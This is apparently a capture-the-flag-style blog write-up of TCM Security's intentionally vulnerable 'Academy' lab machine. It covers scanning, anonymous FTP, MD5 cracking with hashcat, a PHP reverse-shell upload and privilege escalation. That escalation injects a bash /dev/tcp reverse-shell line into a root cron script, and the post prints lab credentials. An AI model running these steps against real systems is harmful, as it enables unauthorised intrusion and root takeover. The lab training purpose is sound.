

# CAPSTONE 02: Machine Academy (TCM-SEC)



hrushikesh · Follow

5 min read · Just now

[Listen](#)[Share](#)

Date: 17 AUG 2024

The screenshot shows a web browser window titled "Student Login". The URL in the address bar is "http://172.16.157.130/academy/". The page has a red header bar with the text "ONLINE COURSE REGISTRATION" and a user icon. Below the header, there is a login form with fields for "Enter Reg no :" and "Enter Password :". A red box highlights the password field, which contains "10201321". To the right of the password field, a red message says "password is student". Below the form is a blue button labeled "Log Me In". To the right of the form, there is a sidebar with the text: "This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use. Some of its features are given below:" followed by a bulleted list: "• Responsive Design Framework Used", "• Easy to use and customize", "• Font awesome icons included", and "• Clean and light code used.". At the bottom of the page, there is a footer bar with the text "© 2020 Online Course Registration".

Academy Login Page

The machine is present here you can download it and try it by yourself.

<https://drive.google.com/drive/folders/1xJy4ozXaahXvjbgTeJVWYy-eUGIKgCj1?usp=sharing>

level: Medium

Topics Covered:

1. Nmap Scanning;

2. FTP Anonymous Login;
3. HashCat is used to crack MD5 hash;
4. Dirbuster for directory searching;
5. Reverse Shell;
6. Privilege Escalation (linPeas.sh, pspy);

#### SHORT Scenario:

TCM Security provides a vulnerable machine For Capstone. which has lots of vulnerabilities including information disclosure, file upload, and code execution on the server.

where in this writeup I gonna show you how I get root access to this machine.

1. first have to find on which address our machine is running.

```
nmap -sn <VM-ip>/24
```

```
(captain㉿CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ nmap -sn 172.16.157.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 19:04 IST
Nmap scan report for 172.16.157.1
Host is up (0.0044s latency).
Nmap scan report for 172.16.157.130
Host is up (0.00022s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.49 seconds
```

Nmap Ping Scan

2. Then Scan our target with -Pn for do not need to check target is live OR not, Default Script (-sC) and Version detection (-s)

```
nmap -Pn -sC -sV <Target-IP>
```

```
└─(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
$ nmap -Pn -sC -sV 172.16.157.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 19:05 IST
Nmap scan report for 172.16.157.130
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to ::ffff:172.16.157.1
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 2
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|   ftp-anon: Anonymous FTP login allowed (FTP code 230)
|   -rw-r--r--    1 1000      1000        776 May 30  2021 note.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|   2048 c7:44:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|   256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

Service detection performed. Please report any incorrect results at https://nma
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.82 seconds
```

```
└─(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
```

Nmap Scan of Target

in the above figure we observe that port 21 FTP, 22 SSH, 80 HTTP are opened. FTP allows us to login with anonymous user.

### 3. login as anonymous user

```
ftp anonymous@<target-ip>
```

```
(captain㉿CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ ftp anonymous@172.16.157.130
Connected to 172.16.157.130.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48570|)
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000        776 May 30  2021 note.txt
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||63215|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****| 776          2.40 MiB/s   00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (702.32 KiB/s)
```

and lists the file and get all the files.

#### 4. Read is there any information herein note.txt

cat note

```
(captain㉿CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '',
'', '7.00', '2021-05-29 14:36:56', ''),

The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

we found sensitive information here including login id and MD5 Hash to of the password for the user.

store that hash to the separate file and crack that hash.

5. crack that md5 hash with any tool here I have used hashcat, there might not we wordlists on same path in your case download it and then mention the path.


here ‘-m’ is used to mention the mode and ‘0’ represents the ‘md5’.

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (23.9 Dictionary cache built:  
* Filename...: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344394  
* Bytes.....: 139921524  
* Keyspace..: 14344387  
* Runtime...: 1 sec  
  
cd73502828457d15655bbd7a63fb0bc8:student  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 0 (MD5)  
Hash.Target....: cd73502828457d15655bbd7a63fb0bc8  
Time.Started....: Fri Aug 16 19:43:13 2024 (0 secs)  
Time.Estimated....: Fri Aug 16 19:43:13 2024 (0 secs)  
Kernel.Feature....: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 2510.8 kH/s (0.76ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 8192/14344387 (0.06%)  
Rejected.....: 0/8192 (0.00%)  
Restore.Point....: 0/14344387 (0.00%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: 123456 -> whitetiger  
Hardware.Mon.#1...: Temp: 53c Util: 15%  
  
Started: Fri Aug 16 19:42:54 2024  
Stopped: Fri Aug 16 19:43:15 2024  
  
(captain@CAPTAIN) - [~/Documents/TCM PEH/Academy]  
$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

we got the password is student.

6. we have the id and password but don't know where to use in this case we have to find the page where we can try this id and password, so we bruteforce the target with a dirbuster. in non recursion mode.



**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

**Scan Information** Scan Type: List View | Results - List View: Dirs: 0 Files: 16 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/	200	11322
Dir	/icons/	403	449
Dir	/academy/	200	4141
Dir	/academy/assets/	200	1731
Dir	/academy/assets/js/	200	1387
File	/academy/assets/js/jquery-1.11.1.js	200	293344
File	/academy/assets/js/bootstrap.js	200	63063
Dir	/academy/assets/css/	200	1582
Dir	/academy/assets/fonts/	200	3571
Dir	/academy/assets/img/	200	1365
Dir	/phpmyadmin/	200	1504
File	/academy/assets/css/bootstrap.css	200	148236
File	/academy/assets/css/font-awesome.css	200	30802
File	/academy/assets/css/style.css	200	6659
File	/academy/assets/fonts/FontAwesome.otf	200	95310
File	/academy/assets/fonts/fontawesome-webfont.eot	200	58537

Current speed: 5722 requests/sec | k Extension | File extension /

Average speed: (T) 5632, (C) 5632 requests/sec

URL TO FUZZ - /test.html?url={dir}.asp  
/


Total Requests: 50688/441131

Time To Finish: 00:01:09

Starting dir/file list based brute forcing /index-120./

in result we find lots of path and by thinking logically we can take find this keyword. so go to this path.

now we have the login page



enter the credential that we have found.

The screenshot shows a web browser window with the URL [172.16.157.130/academy/my-profile.php](http://172.16.157.130/academy/my-profile.php). The page title is "Student Registration". A green success message at the top reads "Student Record updated Successfully !!". Below it, there are input fields for "Student Name" (Rum Ham), "Student Reg No" (10201321), "Pincode" (777777), and "CGPA" (7.60). There is also a placeholder "Student Photo" with a small thumbnail. Below the photo area, a red box highlights the "Upload New Photo" section, which includes a "Browse..." button and a message "No file selected.". A "Update" button is located at the bottom right.

after that we find a user page where we can update the information of user and upload a photo.

Student Registration

Student Record updated Successfully !!

Student Name  
Rum Ham

Student Reg No  
10201321

Pincode  
777777

CGPA  
7.60

Student Photo


Upload New Photo  
Browse... No file selected.

Update

now we try to upload our reverse\_shell\_php file and try to get the access to the webserver.

before that on your attacker machine start netcat listing on port.

```
nc -lvp 1234
```



```
(captain㉿CAPTAIN) - [~]
$ nc -lvpn 1234
listening on [any] 1234 ...
^Tconnect to [192.168.96.158] from (UNKNOWN) [192.168.96.158] 47525
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/L
inux
 11:44:03 up 27 min,  0 users,  load average: 0.00, 1.36, 1.64
USER      TTY      FROM           LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
/bin/sh: 1: ls: not found
$ ?
/bin/sh: 2: ?: not found
$ help
/bin/sh: 3: help: not found
$ /bin/sh
ls
bin
boot
```

and we got the reverse shell but not full access to the system so need to escalate to the privileges.

now download linpeas.sh for this purpose this tools used to escalate a privilege and used to find a sensitive information in target machine.

```
captain@CAPTAIN: ~/Documents/TCM PEH/Academy
(captain㉿CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ ls
Academy-disk001.vmdk  ss          infoCollect.txt  php-reverse-shell.php
Academy.mf             changes.txt  linpeas.sh       'root password.txt'
Academy.ovf            hash.txt    note.txt
(captain㉿CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

starts the local python server to upload linpeas.sh file to the target machine.

```
python3 -m http.server
```

and get this file on system and change the permission and run linpeas.sh hit enter.

```
Files inside others home (limit 20)
/home/grimmie/.bash_history
/home/grimmie/.bashrc
/home/grimmie/backup.sh
/home/grimmie/.profile
/home/grimmie/.bash_logout
/var/www/html/index.html
/var/www/html/academy/logout.php
/var/www/html/academy/enroll.php
/var/www/html/academy/check_availability.php
/var/www/html/academy/my-profile.php
/var/www/html/academy/change-password.php
/var/www/html/academy/print.php
/var/www/html/academy/studentphoto/box.png
/var/www/html/academy/studentphoto/php-reverse-shell.php
/var/www/html/academy/studentphoto/avatar-1.jpg.png
/var/www/html/academy/studentphoto/noimage.png
/var/www/html/academy/includes/footer.php
/var/www/html/academy/includes/header.php
/var/www/html/academy/includes/config.php
/var/www/html/academy/includes/menu.php
```

after that we got important file structure and much more information.

keeps this info.

```
ls
linpeas.sh
cat /home/grimmie/backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");

?>
```

now we have to check this file

cat /var/www/html/academy/includes/config.php

we find id and password this must be the same password for system as well let check.

```
(captain@CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ ssh grimmie@172.16.157.130
The authenticity of host '172.16.157.130 (172.16.157.130)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.16.157.130' (ED25519) to the list of known hosts
.
grimmie@172.16.157.130's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$
```

aha we did it that's how it turns but we still didn't have root access so have to escalate the privileges.

You have noticed that some file called backup.sh its a executable file we need to check is it really executes in backend or not for that purpose we have a tool called pspy64 this is used to get the running process of the system.

```

grimmie@academy:~$ ls
backup.sh  pspy.git
grimmie@academy:~$ wget https://github.com/DominicBreuker/spy/releases/download/v1.2.1/spy64
--2024-08-17 03:25:52-- https://github.com/DominicBreuker/spy/releases/download/v1.2.1/spy64
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240817%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240817T072553Z&X-Amz-Expires=300&X-Amz-Signature=01fb3677a3c43504f7cc1e80086ea22d5346b227f02c8304288439fb511daa7&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dspy64&response-content-type=application%2Foctet-stream [following]
--2024-08-17 03:25:53-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240817%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240817T072553Z&X-Amz-Expires=300&X-Amz-Signature=01fb3677a3c43504f7cc1e80086ea22d5346b227f02c8304288439fb511daa7&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dspy64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'spy64'

spy64          100%[=====] 2.96M 2.78MB/s in 1.1s

2024-08-17 03:26:01 (2.78 MB/s) - 'spy64' saved [3104768/3104768]

grimmie@academy:~$ ls
backup.sh  pspy.git  spy64
grimmie@academy:~$ 
```

let we directly get it from github. if this doesn't work then first download it in attacker machine then starts the python local server as we have did in previous stages same.

then change permission and run.

```
grimmie@academy:~$ ./pspy64
grimmie@academy:~$ chmod +x pspy64
grimmie@academy:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)

Open in app ↗

Sign up

Sign in

# Medium



Search



```
2024/08/17 03:27:01 CMD: UID=0 PID=14547 | /usr/sbin/CRON -f
2024/08/17 03:27:01 CMD: UID=0 PID=14548 | /usr/sbin/CRON -f
2024/08/17 03:27:01 CMD: UID=0 PID=14549 | /bin/bash /home/grimmie/backup.sh
2024/08/17 03:27:01 CMD: UID=0 PID=14550 | /bin/bash /home/grimmie/backup.sh
2024/08/17 03:27:01 CMD: UID=0 PID=14551 | /bin/bash /home/grimmie/backup.sh
2024/08/17 03:27:01 CMD: UID=0 PID=14552 | /bin/bash /home/grimmie/backup.sh
```

after that we have found that this backup.sh executing in backend.

lets think, what we can do here we can change the code of this file and code gonna execute. so we gonna add some reverse shell code.

before that starts listing

nc -lvp 1222

```
└─(captain㉿CAPTAIN)-[~/Documents/TCM PEH/Academy]
$ nc -lvp 1222
listening on [any] 1222 ...
```

then add this single line bash code to the

reference to single line reverse shell bash: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
bash -i >& /dev/tcp/<attacker-ip>/<listing-port> 0>&1
```

```
backup.sh pspy.git pspy64
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.116.158/1222 0>&1
grimmie@academy:~$ █
```

and guess what we did it



```
(captain@CAPTAIN) - [~/Documents/TCM PEH/Academy]
$ nc -lvp 1222
listening on [any] 1222 ...
connect to [192.168.116.158] from (UNKNOWN) [192.168.116.158] 54637
bash: cannot set terminal process group (14579): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
whoami
root
root@academy:~# █
```

we got the root access to the system. now we can read the secret message for us by Heath Adams.

```
[captain@CAPTAIN] - [~/Documents/TCM PEH/Academy]
$ nc -lvpn 1222
listening on [any] 1222 ...
connect to [192.168.116.158] from (UNKNOWN) [192.168.116.158] 54637
bash: cannot set terminal process group (14579): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
whoami
root
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

yha we really enjoyed this machine sir.



Follow



## Written by hru

6 Followers